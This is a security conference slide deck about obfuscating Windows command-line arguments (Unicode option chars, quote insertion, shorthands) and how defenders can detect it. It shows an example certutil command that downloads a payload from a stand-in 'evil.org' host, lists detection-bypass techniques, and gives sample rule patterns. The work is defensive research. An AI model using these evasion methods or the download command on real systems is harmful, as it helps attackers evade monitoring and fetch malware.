Exploring Windows Command-Line Obfuscation

Wietze Beukema

July 2021

pwc

Exploring Windows Command-Line Obfuscation

Wietze Beukema
July 2021

pwc

Hello, who dis?

Wietze Beukema

Detection Engineering & Research

Threat hunting

PwC UK, London

Keep in touch:
@wietze
github.com/wietze
wietze.beukema@pwc.com

1 How Command Lines Are Used

Command Lines
Your wish is my command

- Change the flow of a program based on custom input

- Historically the only way for a user to interact with their computers, nowadays "under the hood"

- Every process has a command-line component

Anatomy of a Command Line

What's what

```
certutil  /split  /urlcache  /f  https://evil.org/payload.txt  notsuspicious.txt
```

Anatomy of a Command Line
What's what

certutil	/split	/urlcache	/f	https://evil.org/payload.txt	notsuspicious.txt
Argument	Argument	Argument	Argument	Argument	Argument

Anatomy of a Command Line
What's what

certutil	/split	/urlcache	/f	https://evil.org/payload.txt	notsuspicious.txt
Argument	Argument	Argument	Argument	Argument	Argument
Program (sometimes command)	Option	Option	Option		

Anatomy of a Command Line

What's what

Option Char

certutil	/split	/urlcache	/f	https://evil.org/payload.txt	notsuspicious.txt
Argument	Argument	Argument	Argument	Argument	Argument
Program (sometimes command)	Option	Option	Option		

Anatomy of a Command Line
What's what

Option Char

certutil	/split	/urlcache	/f	https://evil.org/payload.txt	notsuspicious.txt
Argument	Argument	Argument	Argument	Argument	Argument
Program (sometimes command)	Option	Option	Option		
	Switch	Switch	Flag		

Compatibility

Not all command lines are created equal

- Problem: lack of standardisation

  - Option Chars

  - Text encoding

  - Command-line structure

- Solution: compatibility (?)

- Result: wild west

COMMAND-LINE STANDARDS

DEV COMMUNITY

The problem
More is not always better

- "Synonymous Command-Line Arguments"

- Opportunities to bypass detection/prevention mechanisms

2 Synonymous Command-Line Argument Types

Type 1: Option Char substitution
Keeping your options open

- **Replace the option char with another one**

- Especially *nix-esque tools
  (`ping`, `whoami`, `netstat`, `arp`, etc.)

- Usually 1 alternative, sometimes more

Type 1: Option Char substitution
Keeping your options open

- What about Unicode?

  ✓☐   `0x002F : arp /a`
  ✓☐   `0x2010 : arp -a`
  ✓☐   `0x2012 : arp –a`
  ✓☐   `0x2015 : arp ―a`
  ✓☐   `0x2044 : arp ⁄a`
  ✓☐   `0x2212 : arp −a`
  ✓☐   `0x2215 : arp ∕a`
  ✓☐   `0xFF0D : arp ―a`

Type 2: Character substitution
There is an impostor among us

- **Replace characters (other than the option char) with an 'equivalent'**

- Newer tools are more likely to support this

- Once again, Unicode is our friend

Type 2: Character substitution
There is an impostor among us

Mathematical Alphanumeric Symbols

Range: 1D400—1D7FF   Quantity of characters: 1024

Bold sym

A

U+1D400

I

U+1D408

Spacing Modifier Letters

Range: 02B0—02FF   Quantity of characters: 80

Latin superscript modifier letters

ʰ   ʱ   ʲ   ʳ

U+02B0   U+02B1   U+02B2   U+02B3

ʸ

U+02B8

Greek Extended

Range: 1F00—1FFF   Quantity of characters: 256

Precomposed polytonic Greek

ἀ   ἁ   ἂ   ἃ   ἄ   ἅ   ἆ   ἇ

U+1F00   U+1F01   U+1F02   U+1F03   U+1F04   U+1F05   U+1F06   U+1F07

Ἀ   Ἁ   Ἂ   Ἃ   Ἄ   Ἅ   Ἆ   Ἇ

U+1F08   U+1F09   U+1F0A   U+1F0B   U+1F0C   U+1F0D   U+1F0E   U+1F0F

Latin Extended-A

Range: 0100—017F   Quantity of characters: 128

Latin Extended-B

Range: 0180—024F   Quantity of characters: 208

ƃ   ƅ   Ɔ   Ƈ

U+0184   U+0185   U+0186   U+0187

ƌ   ƍ   Ǝ   ǝ

U+018C   U+018D   U+018E   U+018F

ć

U+0107

ƌ

U+010F

Unicode compatibility

"It's not a bug, it's a feature"

Courtesy of Grzegorz Tworek (@0gtweet)

Type 3: Character Insertion
You can never have enough bonus chars

- **Insert special characters**

- Some programs ignore complete character ranges

- Often includes both visible and invisible characters

Type 4: Quote Insertion
A detection engineer's least favourite quote

- **Insert double quotes at arbitrary positions**

- Only condition: they have to occur in even numbers

- Most programs seem to be vulnerable to this (!)
  Only a couple are not

- Reminder: <u>Not</u> DOSfuscation!


```
C:\Windows\system32\cmd.exe

c:\>netsh ad"vfi"rewall show currentprofile state

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Ok.

c:\>netsh ad"v"fi"re"wall s"h"ow cu""rre""ntpro"f"il"e" state

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Ok.


c:\>wmic computer"sys"tem get name
computer"sys"tem - Alias not found.

c:\>
```

Type 5: Shorthands
y u no like abbrvs?

- **Abbreviate or otherwise shorten command-line argument**

- Well-known concept in *nix world
  e.g. `--ignore` vs `–i`

- Hot take: does having more than one option really help user experience?

Type 5: Shorthands
y u no like abbrvs?


```
c:\>nslookup -type=txt example.org
Server:   UnKnown
Address:  192.168.21.5

Non-authoritative answer:
example.org      text =

        "v=spf1 -all"
c:\>nslookup -ty=txt example.org
Server:   UnKnown
Address:  192.168.21.5

Non-authoritative answer:
example.org      text =

        "v=spf1 -all"
c:\>nslookup -typhoon=txt example.org
Server:   UnKnown
Address:  192.168.21.5

Non-authoritative answer:
example.org      text =

        "v=spf1 -all"
c:\>nslookup -ty-for-attending-this-presentation=txt example.org
Server:   UnKnown
Address:  192.168.21.5

Non-authoritative answer:
example.org      text =

        "v=spf1 -all"

c:\>_
```

Same for regsrv32.exe, cmdkey.exe…

How big is the problem?

"It depends"

Executable ▲	Option Char substitution	Character insertion	Character substitution	Quote insertion	Shorthands
arp.exe →	✓ (8)	✓ (3)	✓	✓	N/a
at.exe →	✗	✗	✗	✓	✓
bitsadmin.exe →	✗	✗	✗	✓	✗
cacls.exe →	✗	✓ (3,087)	✓	✓	✓
certutil.exe →	✓ (5)	✓ (6)	✓	✓	✗
cmdkey.exe →	✓ (1)	✓ (1)	✗	✓	✓
cmstp.exe →	✗	✓ (3)	✓	✗	✗
csc.exe →	✓ (1)	✗	✗	✗	✓
curl.exe →	✓ (3)	✗	✗	✗	N/a
findstr.exe →	✓ (11)	✗	✗	✓	✓
fltmc.exe →	N/a	✗	✗	✓	✗
forfiles.exe →	✗	✗	✓	✓	N/a
icacls.exe →	✗	✗	✗	✓	✗
ipconfig.exe →	✓ (1)	✓ (3,370)	✓	✓	✗
jsc.exe →	✓ (1)	✗	✗	✓	✓

Full list on https://wietze.github.io/

3 Detecting Command-Line Argument Obfuscation

Detections
The struggle is real

- Bypasses include:

  1. Different option char

  2. Shortening the command

  3. Arbitrary characters after 'l'

  4. Combinations of the above

Detections
The struggle is real

- Bypasses include:
  1. Different option char
  2. Shortening the command
  3. Arbitrary characters after 'l'
  4. Combinations of the above

Windows Command-Line Obfuscation
@Wietze

Robust and resilient detections

1. **Ensure your rules are defined as broadly as they reasonably can be**

- But the usual *false positive trade-off* still applies

Example

Instead of looking for

```
process name equals 'certutil.exe'
process command line contains '/split'
```

consider looking for

```
process name equals 'certutil.exe'
process command line contains 'split'
```

Robust and resilient detections

2. Normalise your outputs

- Use data pipeline transformations, e.g.:

  - Turn all Unicode into ASCII equivalents

  - Remove quotes

  - Tokenise

- Run your detection logic over this instead

Example

Turn

—ڜuۊrᴸcۑaگche—

into

`-urlcache`

```
@Wietze - python
>>> print(input_str)
-□u□r┴c□a□che
>>> input_str
'-\u209eu\u209er┴c\u209ea\u209eche'
>>>
>>> import unidecode
>>> unidecode.unidecode(input_str).lower()
'-urlcache'
>>> ▄
```

Robust and resilient detections

3. Use data analytics to detect the obfuscation itself

- Consider looking at:

    - Commands with special characters

    - 'Outlier characters'

    - Character density

Robust and resilient detections

4. **Don't rely on process attributes alone: detect the actual behaviour**

- Instead of looking for a process/command, look for the file/registry/network events that follow

- Even without command-line obfuscation, we know command-lines can be spoofed

Example

Instead of looking for

```
process name equals 'wevtutil.exe'
process command line contains 'cl'
```

consider looking for

```
event id equals '1102'
```

Robust and resilient detections

5. You won't detect 100% of the badness 100% of the time

- However: the more you can detect, the harder you're making it for an attacker to go completely unnoticed

Thank you

Thoughts?
@wietze
github.com/wietze
wietze.beukema@pwc.com

pwc.co.uk